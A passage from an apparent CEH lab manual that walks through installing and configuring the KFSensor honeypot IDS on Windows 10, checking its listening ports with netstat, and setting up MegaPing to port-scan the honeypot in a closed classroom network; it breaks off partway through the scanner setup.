25. Simultaneously, you can run the telnet command on the Kali Linux machine and observe the log recorded by **HoneyBot** on Windows Server 2016.

## Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

### Internet Connection Required

Yes       No

### Platform Supported

Classroom       iLabs

# Detecting Intruders and Worms using KFSensor Honeypot IDS

*KFSensor is a Windows-based honeypot IDS.*

## Lab Scenario

Intrusion detection plays a key role in ensuring the integrity of a system's security. Network Intrusion Detection Systems (NIDSs) have long been the best method for identifying assaults. KFSensor is an NIDS that is easy to install and configure. No special hardware is required, and its efficient design enables it to run even on low-specification Windows machines.

To become an expert Penetration Tester and Security Administrator, you must possess sound knowledge of network IPSs and IDSs, identify network malicious activity and log information, and stop or block malicious network activity.

## Lab Objectives

The objective of this lab is for students to learn and understand IPSs and IDSs.

In this lab, you will:

- Detect hackers and worms in a network
- Provide network security

## Lab Environment

To complete this lab, you will need:

- KFSensor located at **Z:\CEH-Tools\CEHv10 Module 10 Denial-of-Service\Honeypot Tools\KFSensor**
- KFSensor installed in **Windows 10**
- MegaPing located at **Z:\CEH-Tools\CEHv10 Module 12 Evading IDS, Firewalls, and Honeypots\Honeypot Tools\MegaPing**
- MegaPing installed in **Windows Server 2016**

- If you have decided to download the latest version of these tools, then screen shots might differ
- Administrative privileges to configure settings and run tools

## Lab Duration

Time: 10 Minutes

## Overview of the Lab

KFSensor contains a powerful internet daemon service that is built to handle multiple ports and IP addresses. It is written to resist denial of service and buffer overflow attacks.

Building on this flexibility KFSensor can respond to connections in a variety of ways, from simple port listening and basic services (such as echo), to complex simulations of standard system services. For the HTTP protocol KFSensor accurately simulates the way Microsoft's web server (IIS) responds to both valid and invalid requests. As well as being able to host a website it also handles complexities such as range requests and client side cache negotiations. This makes it extremely difficult for an attacker to fingerprint, or identify KFSensor as a honeypot.

## Lab Tasks

**Note:** Ensure that WinPcap is installed before running this lab.

1. In **Windows 10** virtual machine, navigate to **Z:\CEH-Tools\CEHv10 Module 10 Denial-of-Service\Honeypot Tools\KFSensor** and double-click **kfsens40.msi**.
2. If a **User Account Control** pop-up appears, click **Yes**.
3. The **KFSensor Evaluation Setup** window appears; follow the wizard-driven installation steps to install the application.




FIGURE 3.1: KFSensor setup Window

4. Completed the **KFSensor Evaluation Setup** wizard appears, uncheck **Launch KFSensor** option and click **Finish**.




FIGURE 3.2: KFSensor Evaluation Setup window

5. Launch KFSensor as Administrator, navigate to **Start** → **KFSensor** and right-click on **KFSensor** → **More** → **Run as administrator** as shown in the screenshot.




FIGURE 3.3: Running KFSensor as Administrator

6. If the **User Account Control** pop-up appears, click **Yes**.
7. When the application is being launched for the first time, the KFSensor **Set Up Wizard** appears; click **Cancel** button.




FIGURE 3.4: KFSensor Set Up Wizard window

8. In the KFSensor application window, click **Settings** from the menu-bar and click **Set Up Wizard...** as shown in the screenshot:




FIGURE 3.5: Launching KFSensor Set Up Wizard...

9. The KFSensor **Set Up Wizard** window appears; click **Next** button.



FIGURE 3.6: KFSensor Set Up Wizard window

10. In the **Set Up Wizard - Port Classes** window, check all the port classes to include, and click **Next**.




FIGURE 3.7: Port Classes Wizard

11. Uncheck all the **ports with all active native services** to include, and click **Next**.




FIGURE 3.8: Native Services Wizard

12. In the **Set Up Wizard - Domain** window, leave the **Domain Name** field set to default, and click **Next**.




FIGURE 3.9: Domain wizard

13. In the **Set Up Wizard - EMail Alerts** window, leave the options set to default, and click **Next**.



FIGURE 3.10: EMail Alerts Wizard

14. In the **Set Up Wizard - Options** wizard:

- Select **Cautious** from **Denial Of Service Options** drop-down list
- Select **Enable packet dump files** from the **Network Protocol Analyzer** drop-down list

15. Click **Next**.

16. This sets the DoS options to Cautious mode and saves the packet dump files at the time of the DoS attack.




FIGURE 3.11: Options Wizard

17. In the **Set Up Wizard - Systems Service** wizard, leave the option set to default, and click **Next**.




FIGURE 3.12: Systems Service Wizard

18. In the final step of the Set Up wizard, click **Finish**.



FIGURE 3.13: End of Wizard

- If you want to send **KFSensor alerts** by email, specify email address details, and click **Next**.
- Select options for **Denial of Service**, **Port activity**, **Proxy Emulation**, and **Network Protocol Analyzer**, and click **Next**.
- The **KFSensor** main window appears. It displays the list of **ID protocols**, **Visitor**, and **Received** automatically when it starts. In the window (shown below), all the nodes in the Left block crossed with **blue lines** are the **ports** currently in use.




FIGURE 3.14: KFSensor Main Window

- Launch the **Command Prompt** as an administrator from the **Apps** list.
- At the command prompt, type **netstat -an**

24. This will display a list of **listening ports**.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>netstat -an

Active Connections

Proto  Local Address          Foreign Address        State
TCP    0.0.0.0:1              0.0.0.0:0            LISTENING
TCP    0.0.0.0:7              0.0.0.0:0            LISTENING
TCP    0.0.0.0:9              0.0.0.0:0            LISTENING
TCP    0.0.0.0:13             0.0.0.0:0            LISTENING
TCP    0.0.0.0:17             0.0.0.0:0            LISTENING
TCP    0.0.0.0:19             0.0.0.0:0            LISTENING
TCP    0.0.0.0:21             0.0.0.0:0            LISTENING
TCP    0.0.0.0:21             0.0.0.0:0            LISTENING
TCP    0.0.0.0:22             0.0.0.0:0            LISTENING
TCP    0.0.0.0:23             0.0.0.0:0            LISTENING
TCP    0.0.0.0:25             0.0.0.0:0            LISTENING
```

FIGURE 3.15: Command Prompt with netstat -an

25. Leave the **KF Sensor** tool running.

26. Follow the wizard driven installation steps to install MegaPing on **Windows Server 2016**.

27. Click on **MegaPing** in the Start menu apps, and click **I Agree**.




FIGURE 3.16: Launching MegaPing application

28. The **About MegaPing** pop-up appears; click **I Agree** to continue.




FIGURE 3.17: About MegaPing pop-up

29. The main **MegaPing** window opens, as shown in the screenshot:




FIGURE 3.18: MegaPing main window

30. Select **Port Scanner** in the left pane.
31. Enter the IP address in the **Destination Address List** of the **Windows 10** (in this lab, **10.10.10.10**) machine on which KFSensor is running, and click **Add**.

